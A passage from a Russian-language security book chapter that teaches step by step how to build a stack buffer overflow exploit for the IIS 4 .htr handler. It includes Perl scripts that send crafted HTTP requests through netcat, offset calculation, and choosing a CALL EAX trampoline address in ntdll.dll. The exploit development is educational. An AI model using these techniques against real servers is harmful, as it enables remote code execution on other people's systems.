52 "Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0" .
53 "Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1" .
54 "Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2" .
55 "Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3" .
56 "Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4" .
57 "El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5" .
58 "En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6" .
59 "Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7" .
60 "Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8" .
61 "Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9" .
62 "Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0" .
63 "Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1" .
64 "Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2" .
65 "Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2F";
66
67 $string = "GET /";
68 $string .= $pattern;
69 $string .= ".htr HTTP/1.0\r\n\r\n";
70
71 open(NC, "|nc.exe 192.168.181.129 80");
72 print NC $string;
73 close(NC);

```

В строках 1–65 переменной *\$pattern* присваивается строка из 4000 символов, сгенерированная методом *PatternCreate()*. В строке 68 эта переменная используется вместо строки из 4000 букв 'A'. Все остальное не изменилось. Если мы теперь выполним этот сценарий, то в регистре EIP должны оказаться одно-значно идентифицируемые четыре байта (см. рис. 12.14).

Registers (FPU)		
EAX	00F0FCCC	ASCII "7At8At9Au0Au1A"
ECX	74413674	
EDX	77F9667A	ntdll.77F9667A
EBX	00F0F970	
ESP	00F0F8AC	
EBP	00F0F8CC	
ESI	00F0FCC4	ASCII "At5At6At7At8At!"
EDI	00000000	
EIP	74413674	

Рис. 12.14. Перезапись EIP известной последовательностью

На рис. 12.14 регистр EIP содержит значение 0x74413674 или в ASCII-виде строку «t6At». Чтобы получить исходную строку, байты нужно переставить местами, получится «t6At». Дело в том, что отладчик OllyDbg знает, что на платформе x86 слова хранятся в порядке байтов little endian, но для удобства чтения представляет их и, в частности, значение регистра EIP в порядке big endian. Последовательность «t6At» находится в строке 11 примера 12.2, равно как и ASCII-строка, оказавшаяся в регистре ESI.

Найдя интересующие нас четыре байта, мы можем определить смещение адреса возврата от вершины стека. Для этого можно вручную подсчитать, сколько символов предшествует строке «t6At», но это скучно и долго. Проще воспользоваться сценарием *patternOffset.pl*, который находится в каталоге *~/framework/sdk*. Хотя он и не документирован, но, заглянув в исходный текст, можно понять, что первый аргумент – это адрес, оказавшийся в EIP, в формате big endian, как его показывает OllyDbg, а второй – длина исходного буфера. В примере 12.3 сценарию *patternOffset.pl* переданы аргументы 0x74413674 и 4000.

Пример 12.3. Результат работы сценария patternOffset.pl

```

Administrator@nothingbutfat ~/framework/sdk
$ ./patternOffset.pl 0x74413674 4000
589

```

Сценарий определил, что смещение подстроки «t6At» от начала строки равно 589. Значит, перед теми четырьмя байтами, которые окажутся в стеке на месте адреса возврата, должно быть 589 байтов. Второй вариант строки для

атаки показан на рис. 12.15. Начиная с этого места, мы забудем про поля, диктуемые протоколом HTTP, и про расширение файла, чтобы упростить диаграммы, но в текст окончательного эксплойта, конечно, добавим их.

GET /	589 сгенерированных байтов	4 байта, перезаписывающие сохраненный в стеке адрес возврата	3407 сгенерированных байтов	.httr HTTP/1.0\r\n\r\n

Рис. 12.15. Второй вариант строки для атаки

Байты с 1 по 589 взяты из последовательности, сгенерированной методом *PatternCreate()*. Следующие 4 байта должны будут перезаписать хранящийся в стеке адрес возврата, они соответствуют подстроке «t6At». И, наконец, байты с 594 по 4000 снова взяты из сгенерированной последовательности.

Итак, мы знаем, что можем записать вместо адреса возврата произвольное значение и, стало быть, получить контроль над регистром EIP. А это позволит нам передать управление полезной нагрузке, то есть выполнить на удаленной системе произвольный код.

Выбор вектора управления

Если вектор атаки – это средства проведения, то вектор управления – это путь, по которому поток выполняемых команд достигает нашего кода. Наша цель – каким-то образом передать управление от исходной программе той полезной нагрузке, которую мы отправим в составе атакующего запроса.

В атаке на переполнение буфера, когда перезаписывается адрес возврата, есть, вообще говоря, два способа передать управление полезной нагрузке. Первый способ – записать вместо адреса возврата адрес полезной нагрузки, находящейся в стеке. Второй способ – подменить адрес возврата адресом функции из какой-либо разделяемой библиотеки. При этом команда в этой библиотеке, на которую указывает EIP, должна выполнить переход на начало полезной нагрузки в стеке. Прежде чем сделать выбор, надо тщательно исследовать оба метода, чтобы понять, как поток исполнения попадет от кода исходной программы к shell-коду, составляющему полезную нагрузку.

При использовании первого способа в стек вместо сохраненного адреса возврата заносится адрес полезной нагрузки. Когда управление покидает уязвимую функцию, этот адрес загружается в регистр EIP. Многие думают, что EIP содержит следующую подлежащую выполнению команду. Это не так, на самом деле в EIP хранится *адрес* следующей команды, а не она сама. Иными словами, регистр EIP указывает на то место программы, с которого должно продолжиться исполнение. Загрузив в него адрес полезной нагрузки, мы заставим процессор выполнить ее.

Примечание

Термином «полезная нагрузка» описывается зависящий от архитектуры ассемблерный код, который передается жертве в составе строки запроса и исполняется ей. Полезная нагрузка создается для того, чтобы заставить удаленную программу выполнить намеченное действие, например, запустить некоторую программу и привязать оболочку к прослушиваемому порту. Раньше любую полезную нагрузку принято было называть shell-кодом, но теперь от этого отказались, так как этот термин слишком часто применялся неправильно. Впрочем, в этой книге «полезная нагрузка» и «shell-код» считаются синонимами. Термин «полезная нагрузка» может иметь и другой смысл в зависимости от контекста. Иногда так называют всю строку, передаваемую хосту-жертве в процессе атаки, но мы зарезервируем его для описания лишь той ее части, которая содержит исполняемый shell-код.

Хотя тема полезной нагрузки еще далеко не исчерпана, предположим пока, что ее можно разместить в любом месте, которое сейчас занимает сгенерированная строка. Подчеркнем, что она может находиться как до, так и после адреса возврата. На рис. 12.16 показано, как управление передается в область памяти, предшествующую адресу возврата.




Рис. 12.16. Первый способ:

передача управления полезной нагрузке, размещаемой в стеке

К сожалению, базовый адрес стека в Windows не так предсказуем, как в UNIX. А значит, в Windows нельзя точно сказать, где окажется полезная нагрузка, следовательно, переход прямо на команду, размещенную в стеке, надежно работать не будет. Но ведь shell-код находится в стеке, и до него необходимо как-то добраться. Тут-то и приходит на помощь второй способ, в котором в качестве «трамплина» применяется библиотечная функция.

Идея заключается в том, чтобы воспользоваться сложившимися в исполняемом процессе условиями для записи в EIP адреса полезной нагрузки, где бы она ни находилась. Мы просматриваем содержимое регистров, чтобы понять, указывает ли хотя бы один из них на область внутри размещенной в стеке строки атаки. Если такой регистр будет найден, то мы скопируем его содержимое в EIP, который, следовательно, станет указывать внутрь нашей строки.

Последовательность шагов, необходимая для задействования разделяемой библиотеки, несколько сложнее, чем при прямой передаче управления команде в стеке. Вместо того чтобы перезаписывать адрес возврата адресом в стеке, мы запишем в него адрес команды, которая скопирует значение регистра, указывающего на полезную нагрузку, в EIP. Для этого нужно выполнить следующие действия (рис. 12.17):

1. Предположим, что регистр EAX указывает на полезную нагрузку и запишем вместо сохраненного адреса возврата адрес команды, которая скопирует значение EAX в EIP. (Ниже мы покажем, как найти адрес такой команды.)
2. Когда управление покинет уязвимую функцию, перезаписанный адрес возврата будет загружен в EIP. Теперь EIP указывает на команду копирования.
3. Процессор выполняет команду копирования, в результате чего в EIP оказывается значение EAX. Теперь и EIP, и EAX содержат одно и то же значение, являющееся адресом внутри нашей полезной нагрузки.
4. Следующая выполненная процессором команда будет принадлежать полезной нагрузке, стало быть, мы сумели перенаправить поток управления на себя.

Обычно можно предполагать, что хотя бы один регистр указывает на адрес внутри нашей строки, поэтому следующий шаг – понять, с помощью каких команд можно скопировать значение из этого регистра в EIP.

Примечание

Помните, что регистры, в отличие от других областей памяти, не имеют адресов. Для обращения к ним имеются специальные команды. При этом регистр EIP отличается от всех прочих тем, что не может быть явным операндом никакой команды. Изменять его можно только косвенно.




Рис. 12.17. Второй способ:

использование разделяемой библиотеки в качестве трамплина

Существует немало команд, модифицирующих значение EIP, в том числе CALL, JMP и некоторые другие. Поскольку команда CALL специально предназначена для изменения EIP, то ее мы и будем рассматривать.

Эта команда изменяет путь исполнения программы, записывая в EIP свой операнд. При этом в качестве операнда может выступать либо адрес в памяти, либо регистр.

Если указан адрес в памяти, то его содержимое и записывается в EIP. Если же указан регистр, то в EIP копируется содержимое этого регистра. Любой способ годится для управления потоком выполнения программы. Мы уже говорили, что не существует надежного способа предсказать адрес стека в Windows, поэтому приходится пользоваться регистрами.

Чтобы применить описанный выше метод, нужно для начала найти какой-нибудь регистр, который указывал бы внутрь области, занятой нашей строкой, в тот момент, когда происходит извлечение сохраненного в стеке адреса возврата в EIP. Мы уже знаем, что если в EIP будет загружен недопустимый адрес, произойдет нарушение защиты памяти. Знаем мы и то, что присоединенный к процессу отладчик перехватит такое исключение. Это дает нам возможность исследовать состояние процесса, в том числе регистров, в момент нарушения защиты, то есть сразу после того, как в EIP загружен адрес возврата.

Кстати говоря, именно это состояние мы и наблюдали при вычислении смещения адреса возврата. Взглянув на окно регистров (рис. 12.13), мы увидим, что EAX и ESI содержат адреса в памяти, занятой нашей строкой. Стало быть, есть два потенциальных источника значения для EIP.

Примечание

Один из способов найти адрес подходящей команды CALL (или эквивалентной ей) состоит в том, чтобы просмотреть всю виртуальную память процесса, пока не будет найдена последовательность байтов, соответствующая этой команде. Такая последовательность называется кодом операции (opcode). Предположим, например, что на полезную нагрузку в стеке указывает регистр EAX. Тогда нам нужно найти в памяти команду CALL EAX, которой соответствует код операции 0xFFD0. Присоединив к процессу отладчик, мы могли бы найти в виртуальной памяти все вхождения цепочки 0xFFD0. Но даже если нам это удастся, то нет никакой гарантии, что при следующем выполнении программы нужная цепочка окажется по тому же адресу. Стало быть, случайный поиск в виртуальной памяти – дело ненадежное.

Наша цель – найти такие адреса, в которых нужные коды операции оказываются всегда. В Windows все разделяемые библиотеки (DLL), загружаемые в адресное пространство процесса, обычно начинаются с одних и тех же базовых адресов. Это объясняется тем, что в каждой DLL есть поле ImageBase, которое содержит адрес, по которому загрузчик должен постараться разместить библиотеку в памяти. Если загрузчик по какой-то причине не сможет этого сделать, то DLL придется динамически перенастроить на другой начальный адрес, а это ресурсоемкая процедура. Поэтому загрузчик по мере сил стремится поместить библиотеку туда, куда сказано. Ограничившись просмотром только тех областей виртуальной памяти, которые отведены под DLL, мы существенно повысим шансы на то, что адреса нужных нам кодов операций не будут меняться от запуска к запуску.

Интересно отметить, что в UNIX в разделяемых библиотеках предпочтительный начальный адрес не указывается, поэтому «метод трамплина» не так надежен, как прямой переход на команду в стеке.

Чтобы точно выяснить, куда именно указывают регистры, снова обратимся к рис. 12.13. Помимо самих значений регистров, отладчик выводит еще данные, находящиеся в тех областях памяти, на которые они указывают. Так, EAX указывает на строку, начинающуюся с «7At8», а ESI – на строку «At5A». Снова применив сценарий *patternOffset.pl*, мы найдем, что эти строки соответствуют смещения 593 и 585 байтов от начала.

На рис. 12.18 видно, что ESI указывает на область, где есть место только для 4 байтов, тогда как в области, на которую указывает EAX, можно разместить аж 3407 байтов.




Рис. 12.18. Области памяти, на которые указывают регистры EAX и ESI

Таким образом, мы ставим себе целью скопировать в EIP значение из регистра EAX. Осталось найти адрес команды CALL EAX в памяти, занятой разделяемыми библиотеками.

Примечание

Если бы EAX не указывал внутрь строки, то воспользоваться регистром ESI и разместить полезную нагрузку всего в четырех байтах, казалось бы, невозможно. Но мы смогли бы получить в свое распоряжение больше места, если бы поместили по адресу, отстоящему на 585 байтов от начала строки, команду JMP SHORT 6 (код операции 0xEB06). «Оттолкнувшись» от ESI и попав на эту команду, процессор перескочил бы через адрес возврата и оказался бы аккурат в начале обширной свободной памяти со смещением 593. А дальше эксплоит работал бы так же, как если бы на тот же адрес указывал регистр EAX. Заметим для интересующихся, что в команде JMP надо указать смещение 6 (0xEB06), так как она сама не учитывается при подсчете расстояния.

Очень хорошее справочное руководство по командам процессоров x86 можно найти на сайте проекта NASM по адресу <http://nasm.sourceforge.net/doc/html/nasmdocb.html>.

Вычисление адреса возврата

При передаче управления напрямую команде, находящейся в стеке, для вычисления адреса возврата нужно всего лишь просмотреть содержимое стека в отладчике. Если же приходится использовать в качестве трамплина DLL, то

задача усложняется. Сначала выбирается подлежащая выполнению команда. Затем отыскивается соответствующий ей код операции. После этого надо выяснить, какие DLL загружает приложение. И, наконец, в занятых этими DLL областях памяти предстоит найти подходящий код операции.

Вместо всего этого можно отыскать правильный адрес возврата с помощью Web-интерфейса к базе данных о кодах операций Metasploit (Opcode Database) на сайте www.metasploit.com (рис. 12.19). Она содержит свыше 7.5 миллионов заранее вычисленных адресов для примерно 250 кодов операций и продолжает пополняться с выходом каждой новой версии.




Рис. 12.19. Выбор метода поиска в базе данных о кодах операций Metasploit

Найдем в этой базе адрес возврата, отвечающий нашим требованиям.

Как показано на рис. 12.20, в базе данных можно производить поиск двумя способами. Стандартный метод – выбрать из списка DLL, которую загружает процесс-жертва. Другой вариант скопировать перечень загруженных библиотек, который отладчик WinDbg показывает в окне команд, будучи присоединен к процессу.

Для демонстрации мы воспользуемся первым способом.

На шаге 1 можно провести в базе поиск по классу кода операции, метатипу или конкретной команде. Поиск по классу вернет все команды, дающие желаемый результат; на рис. 12.20 это будут команды, копирующие в EIP содержимое регистра EAX. Поиск по метатипу возвращает все команды, отве-

чающие заданному образцу кода операции; на рис. 12.20 это команды CALL с любым регистром в качестве операнда.




Рис. 12.20. Шаг 1: задание типа кода операции

Так как в выбранном нами векторе управления используется регистр EAX, то мы просим найти команду CALL EAX.

На шаге 2 пользователь задает имя DLL, которую нужно найти в базе. Можно просматривать все модули, один или несколько обычно загружаемых модулей или набор конкретных модулей. Мы решили ограничиться модулями ntdll.dll и kernel32.dll, поскольку точно известно, что эти библиотеки процесс inetinfo.exe загружает в самом начале работы (рис. 12.21).




Рис. 12.21. Шаг 2: выбор DLL

Примечание

Многие эксплоиты отдают предпочтение библиотекам ntdll.dll и kernel32.dll в качестве трамплина по ряду причин:

- 1) начиная с Windows NT, *любой* процесс обязан загрузить в свое адресное пространство библиотеку ntdll.dll;
- 2) библиотека kernel32.dll должна присутствовать во всех Win32-приложениях;
- 3) если библиотеки ntdll.dll и kernel32.dll загружены не по своим предопределенным начальным адресам, система выдаст ошибку.

Используя в нашем примере эти две библиотеки, мы существенно повышаем шансы найти коды операции для задания нужного нам адреса возврата.

Из-за добавления новых функций, наложения заплат и выпуска обновлений, выбранная DLL может меняться с выходом каждой новой заплаты, пакета обновлений и версии Windows. Чтобы быть уверенным в правильной работе эксплойта, на шаге 3 можно провести поиск в библиотеках для одной или нескольких версий Windows и пакетов обновлений. В нашем примере мы указали Windows NT 4 с пакетом обновлений Service Pack 5 (рис. 12.22).




Рис. 12.22. Шаг 3: выбор целевой платформы

Буквально через несколько секунд база данных вернет информацию о восьми вхождениях команды CALL EAX в ntdll.dll и kernel32.dll на платформе Windows NT 4 Service Pack 5 (рис. 12.23). Информация о каждом вхождении состоит из четырех полей: адрес, код операции, модуль и версии ОС. В колонке «Opcode» находится команда, найденная по адресу, показанному




Рис. 12.23. Шаг 4: интерпретация результатов

в колонке «Address». В колонках «Module» и «OS Versions» содержится дополнительная информация, которая может быть полезна для организации атаки. Нашему эксплойту нужен только один адрес, чтобы перезаписать адрес возврата. Поскольку все равно, какой выбрать, возьмем команду CALL EAX из ntdll.dll, расположенную по адресу 0x77F76385.

Примечание

Программы постоянно изменяются и обновляются. Поэтому смещение адреса возврата для одной и той же уязвимости может оказаться разным в разных версиях. Взять, к примеру, тот же IIS 4. Мы знаем, что при установленном пакете обновлений смещение равно 589 байтам. Но при тестировании с Service Pack 3 и 4 обнаружилось, что адресу возврата должно предшествовать 593 байта. Это означает, что при разработке эксплойта нужно учитывать версию атакуемой программы и выбирать соответствующее ей смещение. Выше мы уже говорили, что файлы разделяемых библиотек тоже могут зависеть от версии ОС и пакета обновлений. Но иногда удается найти такой адрес кода операции, который остается инвариантным для разных версий ОС. Редко, но бывает, что адрес одинаков для всех версий Windows и пакетов обновлений. Такой адрес называется универсальным адресом возврата. В качестве примера можно назвать эксплойт для атаки на переполнение буфера в программе Seattle Lab Mail 5.5 POP3, который включен в каркас Metasploit.




Рис. 12.24. Использование утилиты msfpescan

Помимо базы данных с огромным набором кодов операций, Metasploit содержит две командных утилиты: *msfpescan* и *msfelfscan*, которые позволяют искать коды операций в файлах формата PE и ELF соответственно. PE – это формат исполняемых файлов в Windows, а ELF – в большинстве UNIX-систем. При сканировании вручную важно пользоваться утилитой для той платформы, которую вы намереваетесь атаковать. На рис. 12.24 показаны результаты работы *msfpescan*, запущенной для поиска в *ntdll.dll* команд перехода, в которых используется регистр EAX.

Использование адреса возврата

Теперь можно исправить эксплоит так, чтобы он записал вместо сохраненного адреса возврата найденный нами адрес адрес команды CALL EAX, то есть 0x77F76385. На месте сохраненного адрес возврата окажутся байты полезной нагрузки с 590 по 593. В примере 12.4 показано, как следует модифицировать текст эксплоита.

Пример 12.4. Вставка адреса возврата

```
1 $string = "GET /";
2 $string .= "\xcc" x 589;
3 $string .= "\x85\x63\xf7\x77";
4 $string .= "\xcc" x 500;
5 $string .= ".htr HTTP/1.0\r\n\r\n";
6
7 open(NC, "|nc.exe 192.168.181.129 80");
```

```
8 print NC $string;
9 close(NC);
```

В строках 1 и 5 задаются префикс и суффикс строки атаки, содержащие вид запроса, а также расширение имени файла и версию протокола. В строке 3 сохраненный адрес возврата переписывается адресом команды CALL EAX. Так как жертва работает на платформе x86, то адрес следует представлять в формате little endian. В строках 2 и 4 строка запроса дополняется слева и справа байтом 0xCC. Строки 7 и 9 нужны для коммуникации через сокет.

На всех процессорах x86 байтом 0xCC представляется команда INT 3, которая останавливает процесс при работе под отладчиком. Заполнив строку этой командой, мы можем быть уверены, что на какое бы место в строке атаки ни указывал EIP, отладчик перехватит управление процессом. Тем самым мы убедимся, что наш адрес возврата работает правильно. Когда процесс будет остановлен, можно будет в отладчике посмотреть, куда именно указывает EIP (рис. 12.25).

На рис. 12.25 в окне отладчика показано четыре области (по часовой стрелке, начиная с левого верхнего угла): дизассемблированные команды, значения регистров, содержимое стека и содержимое памяти. В окне дизассемблера, где показаны команды программы, видно, что EIP указывает на одну из команд INT 3. В окне регистров показаны текущие значения регист-




Рис. 12.25. Проверка правильности адреса возврата

ров. EIP содержит адрес следующей исполняемой команды – 0x00F0FC7D, так что текущая команда должна находиться по адресу 0x00F0FC7C. Окно распечатки памяти подтверждает, что 0x00F0FC7C – это адрес первого байта, следующего за адресом возврата, так что команда, на которую указывал адрес возврата, честно скопировала содержимое EAX в EIP.

Нам нужно, чтобы процессор выполнил не команду INT 3, а код нашей полезной нагрузки, но сначала необходимо выяснить, какие на нее налагаются ограничения.

Определение недопустимых символов

Многие приложения фильтруют получаемые извне данные, поэтому перед тем как посылать жертве полезную нагрузку, важно выяснить, нет ли в ней символов, которые будут удалены или изменены. Есть два способа проверить, пройдет ли полезная нагрузка через установленные приложением фильтры.

Первый метод состоит в том, чтобы послать полезную нагрузку и посмотреть, выполнится она или нет. Если выполнилась, можно успокоиться. Но обычно так не бывает и приходится прибегать ко второму методу.

Мы знаем, что все возможные символы в кодировке ASCII представляют-ся числами от 0 до 255. Значит, можно создать тестовую строку, которая будет содержать каждый из них. Эту последовательность можно повторить в области, окружающей адрес возврата, а в качестве самого адреса возврата указать заведомо некорректный адрес в памяти. Когда этот адрес загрузится в EIP, произойдет нарушение защиты, и мы с помощью отладчика сможем посмотреть, какие символы отфильтровались, а какие считаются признаком конца строки.

